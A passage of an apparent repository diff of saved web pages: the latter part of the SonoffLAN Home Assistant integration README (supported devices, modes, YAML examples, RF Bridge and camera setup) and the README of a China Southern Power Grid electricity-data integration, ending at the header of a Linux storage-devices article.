- [Sonoff Slampher R2](https://www.itead.cc/sonoff-slampher-r2.html)
|
||||
- [Sonoff 5V DIY](https://www.aliexpress.com/item/32818293817.html)
|
||||
- [Sonoff RE5V1C](https://www.itead.cc/sonoff-re5v1c.html)
|
||||
- [Sonoff NSPanel](https://itead.cc/product/sonoff-nspanel-smart-scene-wall-switch/)
|
||||
- [MiniTiger Wall Switch](https://www.aliexpress.com/item/33016227381.html) (I have 8 without zero-line) fw 3.3.0
|
||||
- [Smart Circuit Breaker](https://www.aliexpress.com/item/4000454408211.html), [link](https://www.aliexpress.com/item/4000351300288.html), [link](https://www.aliexpress.com/item/4000077475264.html)
|
||||
- [Smart Timer Switch](https://www.aliexpress.com/item/4000189016383.html)
|
||||
- [Eachen WiFi Smart Touch](https://ewelink.eachen.cc/product/eachen-single-live-wall-switch-us-ac-l123ewelink-app/) fw 3.3.0
|
||||
|
||||
**Tested (only Cloud)**
|
||||
|
||||
These devices only work through the cloud!
|
||||
|
||||
- Sonoff POW (first) fw 2.6.1
|
||||
- [Sonoff L1](https://www.itead.cc/sonoff-l1-smart-led-light-strip.html) (color, brightness, effects) fw 2.7.0
|
||||
- [Sonoff B1](https://www.itead.cc/sonoff-b1.html) (color, brightness, color temp) fw 2.6.0
|
||||
- Sonoff B02, B05-B, B05-BL
|
||||
- [Sonoff SC](https://www.itead.cc/sonoff-sc.html) (five sensors) fw 2.7.0
|
||||
- [Sonoff DW2](https://www.itead.cc/sonoff-dw2.html)
|
||||
- [Sonoff SwitchMan R5](https://itead.cc/product/sonoff-switchman-scene-controller-r5/)
|
||||
- [Sonoff S-MATE](https://sonoff.tech/product/diy-smart-switch/s-mate/)
|
||||
- [Sonoff S40](https://itead.cc/product/sonoff-iplug-series-wi-fi-smart-plug-s40-s40-lite/) fw 1.1
|
||||
- [King Art - King Q4 Cover](https://www.aliexpress.com/item/32956776611.html) (pause, position) fw 2.7.0
|
||||
- [KING-M4](https://www.aliexpress.com/item/33013358523.html) (brightness) fw 2.7.0
|
||||
- [Eachen WiFi Door/Window Sensor](https://ewelink.eachen.cc/product/eachen-wifi-smart-door-window-sensor-wdw-ewelink/)
|
||||
- [Essential Oils Diffuser](https://www.amazon.co.uk/dp/B07WF7MQ17) (fan and color light) fw 2.9.0
|
||||
- [Smart USB Mosquito Killer](https://www.aliexpress.com/item/33037963105.html)
|
||||
- [Smart Bulb RGB+CCT](https://www.aliexpress.com/item/4000764330397.html)
|
||||
|
||||
**Tested ZigBee (only Cloud)**
|
||||
|
||||
- [Sonoff ZigBee Bridge](https://www.itead.cc/sonoff-zbbridge.html) - turn on for pairing mode
|
||||
- SONOFF SNZB-01 - Zigbee Wireless Switch
|
||||
- SONOFF SNZB-02 - ZigBee Temperature and Humidity Sensor
|
||||
- SONOFF SNZB-03 - ZigBee Motion Sensor
|
||||
- SONOFF SNZB-04 - ZigBee Wireless door/window sensor
|
||||
|
||||
**Tested Cameras (only LAN)**
|
||||
|
||||
Maybe other eWeLink cameras also work, I don’t know.
|
||||
|
||||
- [Camera GK-100CD10B](https://www.gearbest.com/smart-home-controls/pp_009678072743.html) (camera with PTZ)
|
||||
- [Sonoff GK-200MP2-B](https://www.itead.cc/sonoff-gk-200mp2-b-wi-fi-wireless-ip-security-camera.html) (camera with PTZ)
|
||||
|
||||
## Installation
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#installation)
|
||||
|
||||
[HACS](https://hacs.xyz/) > Integrations > Plus > **SonoffLAN**
|
||||
|
||||
Or manually copy `sonoff` folder from [latest release](https://github.com/AlexxIT/SonoffLAN/releases/latest) to `custom_components` folder in your config folder.
|
||||
|
||||
## Configuration
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#configuration)
|
||||
|
||||
Configuration > [Integrations](https://my.home-assistant.io/redirect/integrations/) > Add Integration > [Sonoff](https://my.home-assistant.io/redirect/config_flow_start/?domain=sonoff)
|
||||
|
||||
*If the integration is not in the list, you need to clear the browser cache.*
|
||||
|
||||
You can setup multiple integrations with different ewelink accounts.
|
||||
|
||||
**Important**. If you use the same account in different smart home systems, you will be constantly unlogged from everywhere. In this case, you need to create a second ewelink account and share your devices or home with it.
|
||||
|
||||
- Problems: another Home Assistant, Homebridge, [eWeLink addon](https://www.ewelink.cc/en/2021/06/23/ewelink-home-assistant-add-on-github-archive/), etc.
|
||||
- No Problems: latest [eWeLink mobile app v4+](https://www.ewelink.cc/en/)
|
||||
|
||||
## Issues
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#issues)
|
||||
|
||||
Before posting new issue:
|
||||
|
||||
1. Check the number of online devices on the [System Health page](https://my.home-assistant.io/redirect/system_health)
|
||||
2. Check warning and errors on the [Logs page](https://my.home-assistant.io/redirect/logs/)
|
||||
3. Check **debug logs** on the [Debug page](https://github.com/AlexxIT/SonoffLAN#debug-page) (must be enabled in integration options)
|
||||
4. Check **open and closed** [issues](https://github.com/AlexxIT/SonoffLAN/issues?q=is%3Aissue)
|
||||
5. Share integration [diagnostics](https://www.home-assistant.io/integrations/diagnostics/) (supported from Hass v2022.2):
|
||||
|
||||
- All devices: Configuration > [Integrations](https://my.home-assistant.io/redirect/integrations/) > **Sonoff** > 3 dots > Download diagnostics
|
||||
- One device: Configuration > [Devices](https://my.home-assistant.io/redirect/devices/) > Device > Download diagnostics
|
||||
|
||||
*There is no private data, but you can delete anything you think is private.*
|
||||
|
||||
## Configuration UI
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#configuration-ui)
|
||||
|
||||
Configuration > [Integrations](https://my.home-assistant.io/redirect/integrations/) > **Sonoff** > Configure
|
||||
|
||||
### Mode
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#mode)
|
||||
|
||||
In `auto` mode component using both local and cloud connections to your devcies. If device could be reached via LAN - the local connection will be used. Otherwise the cloud connection will be used.
|
||||
|
||||
`local` mode or `cloud` mode will use only this type of connection.
|
||||
|
||||
Sometimes it can be difficult to get a local connection to work. You need a local network with working Multicast (mDNS/[zeroconf](https://www.home-assistant.io/integrations/zeroconf/)) traffic between the Hass and your devices. Read about [common problems](https://github.com/AlexxIT/SonoffLAN#common-problems-in-only-lan-mode).
|
||||
|
||||
Each time the integration starts, a list of user devices is loaded from cloud and saved locally (`/config/.storage/sonoff/`).
|
||||
|
||||
`auto` mode and `local` mode can work without Internet connection. If the integration fails to connect to the cloud - the component will use the previously saved list of devices and continue to work only in `local` mode. `auto` mode will continue trying to connect to the cloud.
|
||||
|
||||
`local` mode can't work without ewelink credentials because it needs devices encryption keys.
|
||||
|
||||
Devices in DIY mode can be used without ewelink credentials because their protocol unencrypted.
|
||||
|
||||
It is **highly recommended** that you use `mode: auto` and do not use `mode: local` or DIY mode. Because the local protocol is not always stable and you will get a bad experience. Devices may sometimes disappear from the network or fail to respond to local requests. Also some POW and TH devices cannot update their sensors without a cloud connection.
|
||||
|
||||
### Debug page
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#debug-page)
|
||||
|
||||
Enable debug page in integration options. Reload integrations page. Open: Integraion > Menu > Known issues.
|
||||
|
||||
Debug page shows only integration logs and removes some private data. You can filter log and enable auto refresh (in seconds).
|
||||
|
||||
```
|
||||
http://192.168.1.123:8123/api/sonoff/c8503fee-88fb-4a18-84d9-abb782bf0aa7?q=1000xxxxxx&r=2
|
||||
```
|
||||
|
||||
### Homes
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#homes)
|
||||
|
||||
By default component loads cloud devices **only for current active Home** in ewelink application. If there is only one Home in the account, it shouldn't be a problem. Otherwise you can select one or multiple Homes to load devices from.
|
||||
|
||||
## Configuration YAML
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#configuration-yaml)
|
||||
|
||||
These settings are made via [YAML](https://www.home-assistant.io/docs/configuration/).
|
||||
|
||||
**Important**. DeviceID is always 10 symbols string from entity\_id or eWeLink app.
|
||||
|
||||
### Custom device\_class
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#custom-device_class)
|
||||
|
||||
You can convert all switches into light by default:
|
||||
|
||||
sonoff:
|
||||
default\_class: light # (optional), default switch
|
||||
|
||||
You can convert specific switches into `light`, `fan` or `binary_sensor`:
|
||||
|
||||
sonoff:
|
||||
devices:
|
||||
1000xxxxxx:
|
||||
device\_class: light
|
||||
name: Sonoff Basic
|
||||
1000yyyyyy:
|
||||
device\_class: fan
|
||||
name: Sonoff Mini
|
||||
|
||||
You can convert multi-channel devices (e.g. Sonoff T1 2C):
|
||||
|
||||
sonoff:
|
||||
devices:
|
||||
1000xxxxxx:
|
||||
device\_class: \[light, fan\]
|
||||
name: Sonoff T1 2C
|
||||
1000yyyyyy:
|
||||
device\_class: \[switch, light\]
|
||||
name: MiniTiger 2CH
|
||||
|
||||
You can convert multi-channel device (e.g. Sonoff T1 3C) into single light with brightness control:
|
||||
|
||||
sonoff:
|
||||
devices:
|
||||
1000xxxxxx:
|
||||
device\_class:
|
||||
- light: \[1, 2, 3\]
|
||||
name: Sonoff T1 3C
|
||||
|
||||
You can control multiple light zones with single multi-channel device (e.g. Sonoff 4CH):
|
||||
|
||||
sonoff:
|
||||
devices:
|
||||
1000xxxxxx:
|
||||
device\_class:
|
||||
- switch: 1 # entity 1 (channel 1)
|
||||
- light: \[2, 3\] # entity 2 (channels 2 and 3)
|
||||
- fan: 4 # entity 3 (channel 4)
|
||||
name: Sonoff 4CH
|
||||
|
||||
You can change `device_class` for [Binary Sensor](https://www.home-assistant.io/integrations/binary_sensor/):
|
||||
|
||||
sonoff:
|
||||
devices:
|
||||
1000xxxxxx:
|
||||
device\_class: window
|
||||
|
||||
You can change `device_class` for [Cover](https://www.home-assistant.io/integrations/cover/):
|
||||
|
||||
sonoff:
|
||||
devices:
|
||||
1000xxxxxx:
|
||||
device\_class: shutter
|
||||
|
||||
You can set the `uiid` when running in DIY mode to enable the device features. More info [here](https://github.com/AlexxIT/SonoffLAN/blob/master/custom_components/sonoff/core/devices.py).
|
||||
|
||||
sonoff:
|
||||
devices:
|
||||
1000xxxxxx:
|
||||
extra: { uiid: 136 } # Sonoff B05-BL
|
||||
|
||||
### Custom devices
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#custom-devices)
|
||||
|
||||
sonoff:
|
||||
devices:
|
||||
1000xxxxxx:
|
||||
name: Device name from YAML # optional rewrite device name
|
||||
host: 192.168.1.123 # optional force device IP-address
|
||||
devicekey: xxx # optional encription key (downloaded automatically from the cloud)
|
||||
|
||||
### Custom sensors
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#custom-sensors)
|
||||
|
||||
If you want some additional device attributes as sensors:
|
||||
|
||||
sonoff:
|
||||
sensors: \[staMac, bssid, host\]
|
||||
|
||||
### Force update
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#force-update)
|
||||
|
||||
You can request actual device state and all its sensors manually at any time using `homeassistant.update_entity` service. Use it with any device entity except sensors. Use it with only one entity from each device.
|
||||
|
||||
As example, you can create an automation for forced temperature updates for Sonoff TH:
|
||||
|
||||
trigger:
|
||||
- platform: time\_pattern
|
||||
minutes: '3'
|
||||
action:
|
||||
- service: homeassistant.update\_entity
|
||||
target:
|
||||
entity\_id: switch.sonoff\_1000xxxxxx
|
||||
|
||||
### Preventing DB size growth
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#preventing-db-size-growth)
|
||||
|
||||
Pow devices may send a lot of data every second. You can reduce the amount of processed data.
|
||||
|
||||
For multi-channel devices use `power_1`, `current_2`, etc.
|
||||
|
||||
sonoff:
|
||||
devices:
|
||||
1000xxxxxx:
|
||||
reporting:
|
||||
power: \[30, 3600, 1\] # min seconds, max seconds, min delta value
|
||||
current: \[5, 3600, 0.1\]
|
||||
voltage: \[60, 3600, 5\]
|
||||
|
||||
- if new value came before `min seconds` - it will be "delayed"
|
||||
- if new value came between `min` and `max seconds`
|
||||
- if delta lower than `delta value` - it will be "delayed"
|
||||
- otherwise - it will be used
|
||||
- if new value came after `max seconds` - it will be used
|
||||
- any used value will erase "delayed" value
|
||||
- new "delayed" value will overwrite old one
|
||||
- "delayed" value will be checked for the above conditions every 30 seconds
|
||||
|
||||
## Sonoff Pow
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#sonoff-pow)
|
||||
|
||||
Support `power`, `current` and `voltage` sensors via LAN and Cloud connections. Also support energy (consumption) sensor only with **Cloud** connection.
|
||||
|
||||
Many models of Sonoff power devices DON'T send `power`, `current` and `voltage` by default. You need to ASK these devices to send this data. This can ONLY be done through a cloud-based request. The mobile app does it. And the integration does it (only in the `auto` and `cloud` modes).
|
||||
|
||||
By default `energy` data loads from cloud every hour. You can change interval via YAML and add history data to sensor attributes (max size - 30 days, disable - 0). For multi-channel devices use `energy_1`, `energy_2`.
|
||||
|
||||
sonoff:
|
||||
devices:
|
||||
1000xxxxxx:
|
||||
reporting:
|
||||
energy: \[3600, 10\] # update interval (seconds), history size (days)
|
||||
|
||||
template:
|
||||
- sensor:
|
||||
- name: "10 days consumpion"
|
||||
unit\_of\_measurement: "kWh"
|
||||
state: "{{ (state\_attr('sensor.sonoff\_1000xxxxxx\_energy', 'history') or \[\])|sum }}"
|
||||
|
||||
You can also setup a [integration sensor](https://www.home-assistant.io/integrations/integration/#energy), that will collect energy data locally by Hass:
|
||||
|
||||
sensor:
|
||||
- platform: integration
|
||||
source: sensor.sonoff\_1000xxxxxx\_power
|
||||
name: energy\_spent
|
||||
unit\_prefix: k
|
||||
round: 2
|
||||
|
||||
## Sonoff TH
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#sonoff-th)
|
||||
|
||||
Support optional [Climate](https://www.home-assistant.io/integrations/climate/) entity that controls Thermostat. You can control low and high temperature values and hvac modes:
|
||||
|
||||
- **heat** - lower temp enable switch, higher temp disable switch
|
||||
- **cool** - lower temp disable switch, higher temp enable switch
|
||||
- **dry** - change control by **humidity** with previous low/high switch settings
|
||||
|
||||
In `dry` mode, the Thermostat controls and displays Humidity. But the units are displayed as temperature (Hass limitation).
|
||||
|
||||
Thermostat can be controlled only with **Cloud** connection. Main switch and TH sensors support LAN and Cloud connections.
|
||||
|
||||
## Sonoff RF Bridge 433
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#sonoff-rf-bridge-433)
|
||||
|
||||
RF Bridge support learning up to 64 signals (16 x 4 buttons).
|
||||
|
||||
**Video HOWTO from @KPeyanski**
|
||||
|
||||
[](https://www.youtube.com/watch?v=QD1K7s01cak?t=284)
|
||||
|
||||
**Important**. Integration v3 supports automatic creation of sensors for RF Bridge. All **buttons** will be created as [Button entity](https://www.home-assistant.io/integrations/button/). All **alarms** will be created as [Binary sensor](https://www.home-assistant.io/integrations/binary_sensor/).
|
||||
|
||||
Both button and binary sensor has `last_triggered` attribute with the time of the last signal received. You can use it in automations.
|
||||
|
||||
Binary sensor will stay in `on` state during **120 seconds** by default. Each new signal will reset the timer. Binary sensor support restore state between Hass restarts.
|
||||
|
||||
If you has door sensor with two states (for open and for closed state) like [this one](https://www.banggood.com/10Pcs-GS-WDS07-Wireless-Door-Magnetic-Strip-433MHz-for-Security-Alarm-Home-System-p-1597356.html?cur_warehouse=CN), you can config `payload_off` as in the example below. Also disable the timeout if you do not need it in this case (with `timeout: 0` option).
|
||||
|
||||
You can use any `device_class` that is supported in [Binary Sensor](https://www.home-assistant.io/integrations/binary_sensor/). With `device_class: button` you can convert sensor to button.
|
||||
|
||||
**PIR Sensor**
|
||||
|
||||
sonoff:
|
||||
rfbridge:
|
||||
PIR Sensor 1: # button/alarm name in eWeLink application
|
||||
device\_class: motion
|
||||
timeout: 60 # optional (default 120), timeout in seconds for auto turn off
|
||||
|
||||
**Single State Sensor**
|
||||
|
||||
sonoff:
|
||||
rfbridge:
|
||||
Door Sensor 1: # button/alarm name in eWeLink application
|
||||
name: Door Sensor # optional, you can change sensor name
|
||||
device\_class: door # e.g. door, window
|
||||
timeout: 5
|
||||
|
||||
**Dual State Sensor**
|
||||
|
||||
sonoff:
|
||||
rfbridge:
|
||||
Sensor1: # button/alarm name in eWeLink application (open signal)
|
||||
name: Window Sensor # optional, you can change sensor name
|
||||
device\_class: window # e.g. door, window
|
||||
timeout: 0 # disable auto close timeout
|
||||
payload\_off: Sensor2 # button/alarm name in eWeLink application (close signal)
|
||||
|
||||
You can read more about using this bridge in [wiki](https://github.com/AlexxIT/SonoffLAN/wiki/RF-Bridge).
|
||||
|
||||
## Sonoff GK-200MP2-B Camera
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#sonoff-gk-200mp2-b-camera)
|
||||
|
||||
Currently only PTZ commands are supported. Camera entity is not created now.
|
||||
|
||||
You can send `left`, `right`, `up`, `down` commands with `sonoff.send_command` service:
|
||||
|
||||
script:
|
||||
left:
|
||||
sequence:
|
||||
- service: sonoff.send\_command
|
||||
data:
|
||||
device: '012345' # use quotes, this is important
|
||||
cmd: left
|
||||
|
||||
`device` - this is the number from the camera ID `EWLK-012345-XXXXX`, exactly 6 digits (leading zeros - it is important).
|
||||
|
||||
## Common problems in only LAN mode
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#common-problems-in-only-lan-mode)
|
||||
|
||||
`auto` mode and `cloud` mode users don't have these problems.
|
||||
|
||||
**Devices are not displayed**
|
||||
|
||||
- not all devices supports local protocol
|
||||
- two routers
|
||||
- **docker** with port forwarding
|
||||
- you must use: [\--network host](https://docs.docker.com/network/network-tutorial-host/)
|
||||
- hassio users are okay
|
||||
- **virtual machine** with port forwarding
|
||||
- you must use bridge virtual network mode (not NAT mode)
|
||||
- Oracle VM VirtualBox
|
||||
- linux firewall
|
||||
- linux network driver
|
||||
- incorrect network interface selected in Configuration > [Settings](https://my.home-assistant.io/redirect/general/) > Global > Network
|
||||
|
||||
The devices publish their data through [Multicast DNS](https://en.wikipedia.org/wiki/Multicast_DNS) (mDNS/[zeroconf](https://www.home-assistant.io/integrations/zeroconf/)), read [more](http://developers.sonoff.tech/sonoff-diy-mode-api-protocol.html#Device-mDNS-Service-Info-Publish-Process).
|
||||
|
||||
**Devices unavailable after reboot**
|
||||
|
||||
All devices **unavailable** after each Home Assistant restart. Devices are automatically detected in the local network after each restart. Sometimes devices appear quickly. Sometimes after a few minutes. If this does not happen, there are some problems with the multicast / router.
|
||||
|
||||
## Raw commands
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#raw-commands)
|
||||
|
||||
The component adds the service `sonoff.send_command` to send low-level commands.
|
||||
|
||||
Example service params to single switch:
|
||||
|
||||
device: 1000xxxxxx
|
||||
switch: 'on'
|
||||
|
||||
Example service params to multi-channel switch:
|
||||
|
||||
device: 1000xxxxxx
|
||||
switches: \[{outlet: 0, switch: 'off'}\]
|
||||
|
||||
Example service params to dimmer:
|
||||
|
||||
device: 1000123456
|
||||
cmd: dimmable
|
||||
switch: 'on'
|
||||
brightness: 50
|
||||
mode: 0
|
||||
|
||||
## Getting devicekey manually
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#getting-devicekey-manually)
|
||||
|
||||
*The average user does not need to get the device key manually. The component does everything automatically, using the ewelink account.*
|
||||
|
||||
1. Put the device in setup mode
|
||||
2. Connect to the Wi-Fi network `ITEAD-10000`, password `12345678`
|
||||
3. Open in browser `http://10.10.7.1/device`
|
||||
4. Copy `deviceid` and `apikey` (this is `devicekey`)
|
||||
5. Connect to your Wi-Fi network and setup Sonoff via the eWeLink app
|
||||
|
||||
## Useful Links
|
||||
|
||||
[](https://github.com/AlexxIT/SonoffLAN#useful-links)
|
||||
|
||||
- [https://github.com/peterbuga/HASS-sonoff-ewelink](https://github.com/peterbuga/HASS-sonoff-ewelink)
|
||||
- [https://github.com/beveradb/sonoff-lan-mode-homeassistant](https://github.com/beveradb/sonoff-lan-mode-homeassistant)
|
||||
- [https://github.com/mattsaxon/sonoff-lan-mode-homeassistant](https://github.com/mattsaxon/sonoff-lan-mode-homeassistant)
|
||||
- [https://github.com/EpicLPer/Sonoff\_GK-200MP2-B\_Dump](https://github.com/EpicLPer/Sonoff_GK-200MP2-B_Dump)
|
||||
- [https://github.com/bwp91/homebridge-ewelink](https://github.com/bwp91/homebridge-ewelink)
|
||||
- [https://blog.ipsumdomus.com/sonoff-switch-complete-hack-without-firmware-upgrade-1b2d6632c01](https://blog.ipsumdomus.com/sonoff-switch-complete-hack-without-firmware-upgrade-1b2d6632c01)
|
||||
- [https://github.com/itead/Sonoff\_Devices\_DIY\_Tools](https://github.com/itead/Sonoff_Devices_DIY_Tools)
|
||||
- [SONOFF DIY MODE API PROTOCOL](http://developers.sonoff.tech/sonoff-diy-mode-api-protocol.html)
|
||||
- [No Tasmota And EWeLink Cloud To Control The SONOFF Device? YES!](https://sonoff.tech/product-tutorials/diy-mode-to-control-the-sonoff-device)
|
||||
+165
@@ -0,0 +1,165 @@
|
||||
---
|
||||
page-title: "CubicPill/china_southern_power_grid_stat: Home Assistant intergration to get statictics from China Southern Power Grid (CSG) 南方电网HA集成"
|
||||
url: https://github.com/CubicPill/china_southern_power_grid_stat
|
||||
date: "2024-12-11 17:22:05"
|
||||
---
|
||||
## China Southern Power Grid Statistics
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#china-southern-power-grid-statistics)
|
||||
|
||||
## 南方电网电费数据HA集成
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#%E5%8D%97%E6%96%B9%E7%94%B5%E7%BD%91%E7%94%B5%E8%B4%B9%E6%95%B0%E6%8D%AEha%E9%9B%86%E6%88%90)
|
||||
|
||||
[](https://github.com/hacs/integration) [](https://github.com/CubicPill/china_southern_power_grid_stat/releases) [](https://www.gnu.org/licenses/gpl-3.0)
|
||||
|
||||
## 支持功能
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#%E6%94%AF%E6%8C%81%E5%8A%9F%E8%83%BD)
|
||||
|
||||
- ✅支持南方电网覆盖范围内的电费数据查询(广东、广西、云南、贵州、海南)
|
||||
- ✅支持使用手机号、短信验证码和密码(可选)登录,支持南网在线APP、微信、支付宝扫码登录
|
||||
- ✅支持多个南网账户(每个账户一个集成),支持单个账户下的多个缴费号
|
||||
- ✅数据自动抓取和更新(默认间隔4小时,可配置)
|
||||
- ✅全程GUI配置,无需编辑yaml进行配置(暂不支持yaml配置)
|
||||
|
||||
可接入如下数据:
|
||||
|
||||
- 当前余额和欠费
|
||||
- 当前阶梯电量数据(档位、阶梯剩余电量、阶梯电价)
|
||||
- 昨日用电量
|
||||
- 最新一日用电量、电费(取有数据的最近一日)
|
||||
- 本年度总用电量、总电费(非实时,更新到上个月)
|
||||
- 本年度每月用电量、电费(非实时,更新到上个月)
|
||||
- 上年度总用电量、总电费
|
||||
- 上年度每月用电量、电费
|
||||
- 当月累计用电量、电费(非实时,有2天左右的延迟)
|
||||
- 当月每日用电量、电费(非实时,有2天左右的延迟)
|
||||
- 上月累计用电量、电费
|
||||
- 上月每日用电量、电费
|
||||
|
||||
❌**不支持**阶梯电费设置(仅能获取当前所在阶梯)、峰谷电价设置和电费计算(本插件只进行数据抓取和转换,不进行任何计算), 暂时也没有支持计划(南网暂时没有统一的API),如有需求,建议单独创建对应的电价实体。
|
||||
|
||||
❌因为南网登录API调整,不再支持登录态失效之后自动重新登录,需要手动重新登录。
|
||||
|
||||
## 使用方法
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#%E4%BD%BF%E7%94%A8%E6%96%B9%E6%B3%95)
|
||||
|
||||
使用[HACS](https://hacs.xyz/)或[手动下载安装](https://github.com/CubicPill/china_southern_power_grid_stat/releases)
|
||||
|
||||
注意:本集成需求`Home Assistant`最低版本为`2022.11`。
|
||||
|
||||
### 配置界面
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#%E9%85%8D%E7%BD%AE%E7%95%8C%E9%9D%A2)
|
||||
|
||||
支持的登录方式
|
||||
|
||||
[](https://raw.githubusercontent.com/CubicPill/china_southern_power_grid_stat/master/img/setup_login.png)
|
||||
|
||||
配置界面
|
||||
|
||||
[](https://raw.githubusercontent.com/CubicPill/china_southern_power_grid_stat/master/img/setup_add_account.png)
|
||||
|
||||
添加缴费号
|
||||
|
||||
[](https://raw.githubusercontent.com/CubicPill/china_southern_power_grid_stat/master/img/setup_select_account.png)
|
||||
|
||||
传感器列表
|
||||
|
||||
- 余额
|
||||
- 欠费
|
||||
- 当前阶梯档位
|
||||
- 当前阶梯剩余电量
|
||||
- 当前阶梯电价
|
||||
- 上月电费
|
||||
- 上月用电量
|
||||
- 当月用电量
|
||||
- 当月电费
|
||||
- 本年度电费
|
||||
- 本年度用电量
|
||||
- 上年度电费
|
||||
- 上年度用电量
|
||||
- 最近日用电量
|
||||
- 最近日电费
|
||||
- 昨日用电量
|
||||
|
||||
传感器额外参数(每月用量、每日用量)
|
||||
|
||||
[](https://raw.githubusercontent.com/CubicPill/china_southern_power_grid_stat/master/img/sensor_attr.png)
|
||||
|
||||
参数设置
|
||||
|
||||
[](https://raw.githubusercontent.com/CubicPill/china_southern_power_grid_stat/master/img/setup_params.png)
|
||||
|
||||
### 数据更新策略
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#%E6%95%B0%E6%8D%AE%E6%9B%B4%E6%96%B0%E7%AD%96%E7%95%A5)
|
||||
|
||||
由于上月数据和去年数据在生成之后一般不会发生变化,因此对于上月累计用电量、上月每日用电量、上年度累计用电量、上年度每月用电量,数据更新间隔将会与一般更新间隔有所不同。 具体更新策略如下:
|
||||
|
||||
对于上月数据,在每月前3天(1~3日)将会跟随一般更新间隔更新(默认为4小时),其余时间将会停止更新,但数据依然可用。
|
||||
|
||||
对于去年数据,在每年一月的前7天(1月1日~1月7日)将会每天更新(在每天第一次触发更新时更新),其余时间将会停止更新,但数据依然可用。
|
||||
|
||||
如果需要强制刷新数据,重载集成即可。
|
||||
|
||||
## 一些技术细节
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#%E4%B8%80%E4%BA%9B%E6%8A%80%E6%9C%AF%E7%BB%86%E8%8A%82)
|
||||
|
||||
### 登录接口加密原理
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#%E7%99%BB%E5%BD%95%E6%8E%A5%E5%8F%A3%E5%8A%A0%E5%AF%86%E5%8E%9F%E7%90%86)
|
||||
|
||||
登录接口的请求数据和返回数据都经过加密,其中请求数据经过两层加密:整个请求数据的`AES`加密和密码字段的`RSA` 公钥加密(密钥、公钥具体值见代码)。
|
||||
|
||||
加密前的请求数据结构如下:
|
||||
|
||||
{
|
||||
"areaCode": "xxx",
|
||||
"acctId": "xxx",
|
||||
"logonChan": "xxx",
|
||||
"credType": "xxx",
|
||||
"credentials": "xxx" // <- encrypted with RSA
|
||||
}
|
||||
|
||||
返回数据同样经过`AES`加密,密钥与请求数据相同。但返回值其中暂时不包含有用信息,验证状态码正常后可以直接忽略内容。
|
||||
|
||||
### Web端接口和App端接口
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#web%E7%AB%AF%E6%8E%A5%E5%8F%A3%E5%92%8Capp%E7%AB%AF%E6%8E%A5%E5%8F%A3)
|
||||
|
||||
对于南网API相关信息的提取主要通过Web端的抓包和JS代码获取。 之后因为登录态有效期问题,对App端抓包进行比对后切换到App端API。 经过验证,Web端(网上营业厅)和App端(南网在线)的API接口基本相同,差别主要在于:
|
||||
|
||||
| | Web | App |
|
||||
| --- | --- | --- |
|
||||
| API路径 | ucs/ma/wt/ | ucs/ma/zt/ |
|
||||
| 支持登录方式 | 手机号+验证码(+密码),南网在线/微信/支付宝扫码 | 手机号+验证码(+密码),微信/支付宝跳转登录 |
|
||||
| token有效期 | 几小时(有待进一步确认) | 较长(有待进一步确认) |
|
||||
| Cookies | token包含在cookies中 | 无cookies |
|
||||
| 敏感信息(姓名、地址等) | 部分信息用“\*”隐去 | 有明文全文 |
|
||||
|
||||
另外在HTTP请求头上有细微的差别(如:UA),但实际上对于请求的返回结果没有影响。
|
||||
|
||||
### API 实现库
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#api-%E5%AE%9E%E7%8E%B0%E5%BA%93)
|
||||
|
||||
本项目代码中的[`csg_client/__init__.py`](https://github.com/CubicPill/china_southern_power_grid_stat/blob/master/custom_components/china_southern_power_grid_stat/csg_client/__init__.py) 是对南网在线 App API 的实现,可以独立于此项目单独使用。 详细使用方法见`csg_client_demo.py`
|
||||
|
||||
## Thank you
|
||||
|
||||
[](https://github.com/CubicPill/china_southern_power_grid_stat#thank-you)
|
||||
|
||||
- [lyylyylyylyy](https://github.com/lyylyylyylyy): PR [#30](https://github.com/CubicPill/china_southern_power_grid_stat/pull/30) 短信验证码登录支持
|
||||
|
||||
感谢[瀚思彼岸](https://bbs.hassbian.com/)论坛以下帖子作者的辛苦付出,排名不分先后
|
||||
|
||||
- [不折腾,超简单接入电费数据](https://bbs.hassbian.com/thread-18474-1-1.html)
|
||||
- [北京电费查询加强版](https://bbs.hassbian.com/thread-13820-1-1.html)
|
||||
- [电费插件(Node-Red流)-广东南方电网](https://bbs.hassbian.com/thread-17830-1-1.html)
|
||||
- [【抄作业】电费插件(NR流)-南网](https://bbs.hassbian.com/thread-18122-1-1.html)
|
||||
|
||||
自定义集成教程参考:[Building a Home Assistant Custom Component Part 1: Project Structure and Basics](https://aarongodfrey.dev/home%20automation/building_a_home_assistant_custom_component_part_1/)
|
||||
+180
@@ -0,0 +1,180 @@
|
||||
---
|
||||
page-title: "Find All Storage Devices Attached to a Linux Machine | Baeldung on Linux"
|
||||
url: https://www.baeldung.com/linux/find-all-storage-devices
|
||||
